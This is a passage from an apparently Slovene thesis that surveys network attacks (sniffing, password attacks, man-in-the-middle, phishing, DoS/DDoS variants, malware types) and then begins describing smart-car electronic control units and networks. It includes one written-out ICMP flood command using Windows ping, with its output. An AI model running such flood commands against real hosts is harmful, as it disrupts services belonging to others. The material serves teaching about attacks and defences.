pa tudi Kismet, NetStumbler, Ntop in mnoga druga orodja. [41]



Slika 2.3: Prikaz zajema paketov v lokalnem omrežju z orodjem Wireshark.

2.5.2 Napadi z dostopanjem

Osnovni cilj napada z dostopanjem je pridobiti nepooblaščen dostop do sistema v omrežju, za katerega napadalec nima potrebnih identifikacijskih in avtentikacijskih podatkov, kot sta uporabniško ime in geslo. [16] Napadalec običajno mehanizme za preverjanje pristnosti zaobide z znanimi napadalnimi tehnikami, na primer s prilagojenimi skriptami za uporabo s specifičnim orodjem, ki izkorišča znane ranljivosti ciljnega sistema ali aplikacije. Poleg omenjenega napadi z dostopanjem izkoriščajo ranljivosti v avtentikacijskih, FTP in spletnih storitvah za dostop do spletnih računov, zapisov v podatovnih bazah ter do drugih občutljivih informacij. [16] V nadaljevanju prilagamo nekaj aktualnih napadov z dostopanjem skupaj s pripadajočo anatomijo.


2.5.2.1 Napadi na gesla

Napad na gesla (angl. Password attack) napadalec običajno izvede z uporabo nekaj od razpoložljivih metod, kot so zlonamerni programi, ponarejanje naslovov IP in prej omenjeni napad s pregledovanjem paketov. [16] Čeprav omenjene metode kot rezultat napadalcu vračajo potrebne podatke, kot je uporabniško ime in geslo je narava napada na gesla naravnana predvsem na ponavljajoče poskuse ugotavljanja slednjih, ki se imenujejo napadi z grobo silo. Implementacije napadov na gesla z uporabo grobe sile navadno uporabljajo avtomatiziran program, ki preiskuje omrežje za deljenimi viri - strežniki, na katere se skuša povezati. Za vzpostavitev povezave se pri tem uporabljata dve metodi za razbitje gesel, to je razbitje gesel s slovarjem ali z grobo silo, ki pa se razlikujeta v načinu izvedbe ter v časovni zahtevnosti operacije razbitja gesla. Ko napadalcu uspe pridobiti geslo ni potrebno poudarjati, da ima le-ta identične pravice kot legalni uporabnik določenega računa in lahko v primeru vdrtja v priviligiran račun sistem konfigurira na poljuben način, denimo tako, da si odpre dodatna vrata v sistem in tako postane neodvisen od morebitnih sprememb dostopnih podatkov do sistema. [16]

2.5.2.2 Napadi s posrednikom

Pri napadih s posrednikom (angl. MITM) se napadalec kot tretja oseba vrine v obstoječo komunikacijo in prestreza ter pošilja sporočila med udeležencema v komunikaciji, ki mislita, da komunicirata neposredno medseboj. Omenjen napad predstavlja posebno obliko prisluškovanja z razliko, da lahko napadalec nadzira celoten potek komunikacije in tudi sodeluje pri slednji z aktivnim spreminjanjem vsebine zajetih sporočil. [32] Napad s posrednikom ima velike možnosti za uspeh, če se napadalcu uspe izdajati za eno od legalnih oseb v komunikaciji in je običajno implementiran s prej predstavljenimi analizatorji omrežnega prometa, usmerjevalnimi in transportnimi protokoli. Tipični primeri na sliki 2.4 prikazanega napada so za krajo, spreminjanje in dodajanje informacij v omrežje, ugrabitve sej ter za onemogočanje storitev.

Posledice opisanega napada lahko ublažimo s šifriranjem podatkov na omrežnem nivoju protokolarnega sklada ISO/OSI z vzpostavitvijo varnega tunela IPSec, s čimer ima napadalec vpogled le v šifrirano komunikacijo. [16]



Slika 2.4: Shema napada s posrednikom.

2.5.2.3 Ribarjenje

Ribarjenje (angl. Phishing) je oblika napada s socialnim inženiringom, ki vključuje uporabo elektronske pošte ali druge oblike sporočil z namenom nezakonitega pridobivanja občutljivih informacij, kot so številke kreditnih kartic, gesel ali drugih osebnih podatkov s strani prevaranih uporabnikov. Pri ribarjenju se napadalec pretvarja kot legitimni udeleženec v komunikaciji, ki ima navidezno potrebo po občutljivih informacijah uporabnikov. Pogoste prevare z ribarjenjem so povezane s pošiljanjem množice na prvi pogled varnih povezav uporabnikom preko elektronske pošte, ki kažejo na znane storitve spletnega bančništva ali dražb, katere nepazljive uporabnike preusmerijo na napadalčeve lažne spletne strani. Tam napadalec prestreže vnešene zaupne informacije za nadaljne zlorabe, ki so v največ primerih povezane s krajo identitete. [16]

2.5.3 Napadi z onemogočanjem storitve

V skupino napadov z onemogočanjem storitve spadajo napadi, ki imajo skupni cilj onemogočiti ali škodovati delovanju omrežja, omrežnih sistemov in spletnih storitev. [16] V običajnem napadu z onemogočanjem storitve napadalec zasuje spletni strežnik z zahtevami za dostop, ki močno presegajo zmogljivost obdelav zahtev strežnika, kar povzroči, da slednji legitimnih zahtev ne more več obdelovati ter se naposled sesuje. Napade z onemogočanjem storitve lahko razdelimo na dve večji skupini in sicer na napade, ki prihajajo iz enega vira (angl. DoS) ter porazdeljene napade (angl. DDoS), kjer lahko tudi več tisoč naprav simultano generira zlonamerni promet. [15] Tehnike napadov z onemogočanjem storitve, od katerih so najbolj znane opisane v nadaljevanju so navadno orientirane na onemogočanje in poplavljanje storitev s kontrolnimi paketi protokola ICMP in paketi SYN pri trojnem rokovanju protokola TCP, s katerimi napadalec izčrpa vire tarče napada in s tem upočasni ali zaustavi delovanje storitev. Dandanes je večina napadov z onemogočanjem storitve porazdeljenih, ki uporabljajo naprednejše tehnike za izvedbo napadov. Ena od teh je ponarejanje naslovov IP napadalca tako, da se oteži odkrivanje virov napada in hkrati s tem filtriranje takšnih naslovov na strani žrtve napada. Tarče opisanega napada so predvsem spletne strani in storitve povezane z bančnimi dejavnostmi ter razne izsiljevane organizacije pod kritikami aktivistov. [9]

2.5.3.1 Poplavljanje ICMP paketov

Napad s poplavljanjem s paketi kontrolnega protokola ICMP temelji na pošiljanju zelo velikega števila kontrolnih paketov, s katerimi preobremenimo delovanje žrtve napada. Na večini operacijskih sistemov se napad takšne vrste izvede z ukazom ping. Tipičen primer uporabe omenjenega napada lahko ponazorimo na operacijskem sistemu Windows, kot prikazuje slika 2.5, kjer v ukazni lupini za ukazom ping dodamo ciljni naslov žrtve, ki jo hočemo napasti in za tem še stikali *-n*, ki določa število poslanih paketov proti žrtvi ter *-l*, ki določa velikost poslanega paketa omejenega na največ 65500 bajtov. Tukaj je potrebno omeniti, da je ta vrsta napada neuporabna na večjih omrežjih, ker se za onemogočanje delovanja žrtvinih storitev uporablja zgolj en vir napada z znanim naslovom IP, ki povrhu tega generira zanemarljivo količino omrežnega prometa, katerega lahko žrtev enostavno blokira.[9] Seveda pa bi napad lahko bil potencialno uspešen, če bi zlonameren promet prihajal do žrtve istočasno z večjega števila računalnikov. [9] Tedaj govorimo o porazdeljenem napadu z onemogočanjem storitve, ki pa je podrobno predstavljen v nadaljevanju.

```
C:\Users\Davor>ping 192.168.1.2 -n 10000 -l 65500

Pinging 192.168.1.2 with 65500 bytes of data:
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.2: bytes=65500 time<1ms TTL=128
```


Slika 2.5: Primer napada poplave ICMP v ukaznem pozivu sistema Windows.

2.5.3.2 Poplavljanje SYN paketov

Napad s poplavljanjem SYN paketov izkorišča trojno rokovanje v protokolu TCP/IP, kjer napadalec navadno prične s procesom trojnega rokovanja, ki ga nikoli ne dokonča. [29] Na začetku napadalec strežniku pošlje zahtevo za sinhronizacijo (angl. SYN) s ponarejenim izvornim naslovom IP, na katero strežnik ob poslani potrditvi (angl. SYN-ACK) ne bo dobil odgovora (angl. ACK). Ker strežnik ne dobi odgovora na poslano potrditev omenjena TCP zahteva porablja resurse strežnika in na dolgi rok upočasnjuje njegovo delovanje. [29] Na sistemih je omenjena ranljivost trojnega rokovanja večinoma odpravljena, vendar se še vedno pojavlja v drugih oblikah napada, na primer onemogočanje povezav v ugrabitvah TCP sej ter zavrnitve avtentikacij. [16]

2.5.3.3 Odziv smrti

Napad znan kot odziv smrti (angl. POD) temelji na napadalčevem pošiljanju paketa IP, ki prekoračuje največjo dovoljeno velikost določeno na 65535 bajtov. Ko takšen paket doseže žrtev lahko pri le-tej zaradi ranljivosti v TCP/IP skladu [29] povzroči odpoved delovanja in sesustje sistema. Seveda pa se zaradi prej omenjene omejitve velikosti paketa z odzivom v protokolu TCP/IP napadalci poslužujejo pristopa s fragmentiranjem paketa na več manjših in odpošiljanja slednjih do žrtve, kar prikazuje slika 2.6 [29]. Ko deli paketa prispejo do žrtve se skupaj sestavijo in zaradi prekoračene skupne velikosti privedejo do prekoračitve medpomnilnika in končnega sesustja žrtve. [29] Omenjen napad je večinoma odpravljen, težavo predstavljajo le stara omrežja.




Slika 2.6: Primer napada z odzivom smrti.

2.5.3.4 Teardrop napad

Koncept Teardrop napada temelji na pošiljanju fragmentiranih kosov paketov IP z različnimi odmiki, ki jih napadalec odpošilja tako, da se med seboj prekrivajo. Na ta način sprejemna naprava žrtve ob prejemu fregmentov paketa nima podatka o tem, kako sestaviti paket iz prejetih fragmentov, kar je v starejših različicah operacijskih sistemov zaradi hrošča v kodi za ponovno sestavljanje paketov privedlo do sesutja. [29] Operacijski sistemi Windows NT, Windows 95 in Linux distribucije pred verzijo 2.1.63 so občutljive na opisani napad, katerega tveganje odpravimo s posodobitvijo nameščene opreme. [29]

2.5.3.5 Smurf napad


Izvedba na sliki 2.7 prikazanega Smurf napada temelji na spreminjanju izvornega naslova IP paketa na naslov žrtve napada, katerega napadalec pošlje v določeno podomrežje na spletu kot promet, ki je naslovljen na več naprav (angl. broadcast). [39] Poslani paket vsebuje zahtevo kontrolnega protokola ICMP za preverjanje odziva, na katerega odgovori množica naprav v podomrežju, ki je prejela takšen paket in tako povzroči, da ogromna količina odgovorov na zahtevo poplavi žrtev in onemogoči njeno delovanje.



Slika 2.7: Shema poteka Smurf napada.

2.5.4 Porazdeljeni napadi z onemogočanjem storitve


Porazdeljeni napadi z onemogočanjem storitve (angl. DDoS) temeljijo na množici sovražnih naprav, ki generirajo zlonamerni promet, s katerim napadajo ciljni sistem in na slednjem povzročajo odpoved delovanja storitev. V grobem obstajata dve vrsti omenjenih napadov in sicer običajni porazdeljeni napad z onemogočanjem storitve ter napad z onemogočanjem storitve z odbojem (angl. DRDoS). Običajni porazdeljeni napad poleg napadalca in žrtve vsebuje tudi hierarhijo računalniških sistemov, ki se delijo na tako imenovane zombi gospodarje in sužnje okužene z zlonamerno programsko kodo napadalca. [15] Proces proženja napada, prikazanega na sliki 2.8 [15] je večnivojski, saj mora napadalec, ki upravlja in nadzoruje delovanje gospodarjev z ukazom za napad sprožiti delovanje slednjih. Gospodarji po prejemu ukaza za napad in po izvedbi prehoda iz mirovanja v aktivno stanje na podrejene naprave - sužnje naslovijo zahtevo za izvedbo napada na ciljano žrtev. Sužnji po prejemu zahteve pričnejo z generiranjem zlonamernega prometa, ki poplavi žrtev in s tem izčrpa njene vire.



Slika 2.8: Shema porazdeljenega napada z onemogočanjem storitve.

V primeru porazdeljenih napadov se napadalec poslužuje že omenjenega pristopa s ponarejanjem naslovov IP, ki se pojavljajo v generiranih paketih zlonamernega prometa in s katerimi napadalec odpravi sledljivost izvorov napada, kot tudi morebitno neuspešnost napada zaradi filtriranja zlonamernega prometa na strani žrtve.

Druga vrsta porazdeljenega napada z onemogočanjem storitve je napad z odbojem, prikazan na sliki 2.9 [15], ki za razliko od običajnega porazdeljenega napada poleg prej opisane hierarhije zlonamernih naprav vsebuje mrežo za ojačitev, ki jo sestavljajo sistemi za povečanje količine zlonamernega prometa oziroma reflektorji. [15] Proces proženja napada skupaj z delovanjem zlonamernih naprav, kot so gospodarji in sužnji je identičen običajnem porazdeljenem napadu s to razliko, da sužnji pri izvedbi napada z odbojem kontaktirajo druge neokužene sisteme v omrežju - reflektorje, na katere naslovijo zlonamerni promet s ponarejenim izvornim naslovom IP žrtve, ki je naposled poplavljena z zahtevami. Tukaj velja poudariti, da se reflektorji svoje vloge pri napadu ne zavedajo in jo tudi težko zaznajo. [15] Zaradi navedenega napadi z odbojem predstavljajo večjo grožnjo od navadnih porazdeljenih napadov in so zaradi svoje porazdeljene narave težko izsledljivi.



Slika 2.9: Porazdeljen napad z onemogočanjem storitve z odbojem.

2.5.5 Zlonamerni programi

Zlonamerni programi, v katere lahko umestimo viruse, črve in trojanske konje spadajo v prvotno skupino ranljivosti, ki se pojavljajo v končnih računalniških sistemih. [16] Poglavitni namen omenjenih ranljivosti je poškodovati, ukrasti ali v splošnem povzročiti kakšno drugo nelegitimno akcijo nad podatki, omrežji in sistemi. Z razvojem omrežij in interneta so se vzporedno razvijale tudi mnoge oblike zlonamernih programov, ki se danes razlikujejo v pristopu okužbe sistema, načinu širjenja ter škodi, ki jo naredijo na okuženem sistemu. [43] Za zaščito pred zlonamernimi programi in njihovi posledicami so na voljo različne dobre prakse, ki vključujejo pristope, kot so denimo redno posodabljanje operacijskega sistema in namestitev protivirusnega programa z rednim nameščanjem posodobitev proti najnovejšim grožnjam. Smiselna je tudi uvedba požarnega zidu ter varnostne politike [16], ki uporabnikom preprečuje prenašanje programske opreme iz nezaupnih virov.

2.5.5.1 Virusi


Zlonamerni programi, kot je virus se navadno širijo med računalniškimi sistemi, ki jih med prehajanjem okužijo in so na slednjih navadno prisotni kot sestavni del neke zagonske datoteke. Slednjo na sistem prenese uporabnik, kjer virus miruje vse dokler uporabnik navedene ne aktivira. Tedaj se zažene zlonamerna koda virusa in povzroči škodljive dogodke, denimo zamenjavo vseh datotek na sistemu z datoteko virusa, poškodovanje podatkov ali programske opreme in v nekaterih primerih celo onemogočanje storitve. Virusi se običajno širijo prek prej omenjene zagonske datoteke, ki prehaja preko različnih medijev, kot so omrežja, USB ključi ali prek okuženih priponk v elektronski pošti. [43]

2.5.5.2 Črvi

Računalniški črvi so precej podobni prej opisanim virusom, saj se obe vrsti zlonamernih programov replicirajo med računalniškimi sistemi, kjer lahko naredijo škodo enakega obsega. Zlonamerni programi v obliki črvov so samostojna programska oprema, ki za svoje delovanje in širjenje ne potrebuje zagonskih datotek in človeške pomoči, kar je glavna razlika napram virusov. Za širjenje med računalniškimi sistemi črvi bodisi iščejo ranljivosti, ki bi jih lahko izkoristili bodisi uporabljajo že omenjeno tehniko socialnega inženiringa, s katerim pripravijo uporabnike do zagona zlonamerne programske opreme s črvom. [43] Po uspešnem dostopu do sistema se na slednjega z programsko opremo namesti črv, ki ponovi postopek iskanja ranljivosti v drugih sistemih, katere poskuša okužiti.

2.5.5.3 Trojanski konji

Za navedeno vrsto zlonamernih programov je značilno, da se izdajajo kot legitimna programska oprema, kar navadno prevara uporabnike, ki jo na sisteme namestijo in aktivirajo. Pri tem se kot prikazuje shema na sliki 2.10 [31] zlonamerni opremi s trojanskim konjem omogoči izvajanje poljubnega števila napadov na sistem, denimo oddaljenega nadzora nad delovanjem sistema in napadalčevega dostopa do le-tega, brisanja ali kraje shranjenih podatkov in širjenja ter aktiviranja drugih zlonamernih programov na sistemu. Za razliko od virusov in črvov se trojanski konji ne širijo sami, ampak le skozi akcije prožene s strani uporabnika, na primer prek prenosa in zagona zlonamerne datoteke iz interneta. [43]



Slika 2.10: Shema napada zlonamernega programa s trojanskim konjem.

Poglavje 3

Tehnološki vidik pametnega avtomobila

Avtoindustrija se skozi čas srečuje s povečanimi zahtevami trga, ki narekuje smernice za bolj varno, udobno in učinkovito delovanje avtomobilov. Omenjene zahteve trga skušajo proizvajalci avtomobilov premostiti s povečevanjem števila funkcij in sistemov, vgrajenih v obliki na desetine elektronskih nadzornih enot ter senzorjev, porazdeljenih po avtomobilu. Slednji skupaj realizirajo zahtevane funkcionalnosti in so odgovorni za pravilno delovanje določenega pogona v avtomobilu, denimo zavornega sistema. [11]

Elektronske nadzorne enote predstavljajo nadomestek klasičnih mehaničnih ter hidravličnih mehanizmov prisotnih v avtomobilu, kjer vsaka od le-teh neodvisno nadzira in prilagaja delovanje pripadajočega podsistema. Seveda pa elektronske nadzorne enote ne delujejo same zase, temveč se v avtomobilu povezujejo v množico omrežij z različnimi lastnostmi, ki se med seboj razlikujejo po arhitekturi, storitvah in funkcionalnostih [11], odvisnih od komunikacijskih zahtev med enotami. Za slednje je značilno, da v realnem času generirajo sporočila, ki po omrežju potujejo med enotami v strogo predefiniranih časovnih okvirjih. Za izmenjavo sporočil med enotami so odgovorni posebni komunikacijski protokoli v avtomobilu, ki jih lahko kategoriziramo

kot dogodkovno prožene, časovno prožene ali hibridne [11] in od katerih se pričakuje zvezno omogočanje komunikacije med enotami in s tem nemoteno delovanje sistema. Poleg opisanih internih tehnologij v obliki elektronskih nadzornih enot se danes v avtomobilu pospešeno razvijajo integrirane uporabniške tehnologije, ki omenjenega pretvarjajo v splet povezano informacijsko središče na kolesih. Sem spadajo predvsem tehnologije tako imenovanega sistema infotainment, ki na centraliziran način omogočajo zabavo in informiranje potnikov o razmerah na poti, navigiranje ter komunikacijo naprav, kot so pametni telefoni in MP3 predvajalniki s sistemom. Komunikacija omenjenih naprav se s sistemom odvija bodisi žično preko vmesnikov, kot je na primer USB bodisi brezžično preko vmesnikov s tehnologijami kratkega in dolgega dosega, denimo Wi-Fi, Bluetooth, RFID ter GSM. Tukaj velja omeniti, da se slednje tehnologije poleg domene sistema infotainment uporabljajo tudi za dodatne funkcionalnosti v avtomobilu, kot so oddaljen nadzor zračnega tlaka v pnevmatikah, vstop v avtomobil brez ključa in mnoge druge.

3.1 Delovanje pametnega avtomobila

V omenjenem podpoglavju bomo opisali najpomembnejše tehnične značilnosti petih glavnih funkcionalnih področij pametnega avtomobila. Vsako od opisanih področij vsebuje več elektronskih nadzornih enot, ki samostojno ali v skupini opravljajo s strani proizvajalca določena specifična opravila. Primer takšne elektronske nadzorne enote je na sliki 3.1 [6] opisana glavna enota avtomobilskih žarometov, ki v simbiozi s podrejenimi enotami omogoča množico funkcij, povezanih z žarometi in drugimi avtomobilskimi mehanizmi, delujočimi v različnih omrežjih. Za bolj nazorno predstavo delovanja opisanih področij v nadaljevanju sledi slika 3.2 [11] omrežne arhitekture in tabela 3.1 [11] modulov elektronskih nadzornih enot avtomobila Volvo XC90.

Slika 3.1: Primer glavne elektronske enote avtomobilskih žarometov. [6]

3.1.1 Področje pogonskega sklopa

Področje pogonskega sklopa vključuje proces generiranja izhodne moči prek motorja avtomobila, čigar delovanje nadzoruje modul motorne nadzorne enote (angl. ECM). Prenos generirane moči se izvede preko gonilne osi na menjalnik in kolesa, ki ju nadzorujeta modula menjalne nadzorne enote (angl. TCM) ter zavorne nadzorne enote (angl. BCM). Omrežja, ki pokrivajo področje pogonskega sklopa potrebujejo veliko pasovno širino prenosnih poti med pripadajočimi podsistemi ter podsistemi, prisotnimi v področju podvozja in potnikov zaradi pogoste izmenjave časovno kritičnih podatkov med njimi. [11]

3.1.2 Področje podvozja

Področje podvozja vsebuje funkcije aktivne varnosti potnikov v avtomobilu, vozne dinamike in pomoči pri vožnji. Navadno so omenjene funkcionalnosti v avtomobilu realizirane kot sistemi za preprečevanje blokiranja koles (angl. ABS), elektronski stabilizacijski programi (angl. ESP), sistemi za preprečevanje zdrsa (angl. ASR) ter elektronski servo volan (angl. EPS). V področje podvozja se zaradi podobnosti zahtev in storitev z običajnimi aplikacijami uvrščajo tudi tako imenovane aplikacije x-by-wire. Značilnost slednjih je v tem, da na področju podvozja zamenjujejo klasične mehanične in hidravlične sisteme z analognimo delujočimi elektronskimi sistemi. [11]

3.1.3 Področje potniške kabine


Področje potniške kabine v pametnem avtomobilu vsebuje največje število elektronskih nadzornih enot, ki v večji meri implementirajo funkcije, povezane z udobjem v potniški kabini avtomobila. Ene od takšnih funkcij so denimo avtomatske klimatske naprave, ogrevanje/hlajenje sedežev, pomiki stekel/ogledal, tempomat in parkirni senzorji. Aplikacije, ki spadajo v področje potniške kabine pametnega avtomobila niso varnostno kritične in v večini primerov nimajo potrebe po visoki pasovni širini omrežnih povezav, saj je komunikacija odvisna predvsem od občasne interakcije aplikacije s potnikom. V opisanem področju se komunikacijo običajno implementira z nizkocenovnimi omrežji. [11]

3.1.4 Področje telematike

Področje telematike pametnega avtomobila sestavljajo multimedija, centralizirani infotainment sistemi in tehnologije brezžične povezljivosti. V tipične primere telematike uvrščamo sisteme, kot so navigacija, CD/DVD predvajalniki in audio sisteme kot tudi storitve brezžičnega prostoročnega telefoniranja, povezovanja s prenosnimi računalniki ter sorodnimi enotami GPS. Za področje telematike je značilno, da se izmenjuje ogromna količina omrežnega prometa tako med sistemi znotraj avtomobila kot tudi zunaj njega. Pomembna razlika telematike z ostalimi področji je tudi v večjem poudarku na kakovosti storitve in varnosti, ki sta poleg visoke pasovne širine omrežnih povezav ter fleksibilnosti nujna predpogoja za nemoteno delovanje storitev. [11]

3.1.5 Področje pasivne varnosti

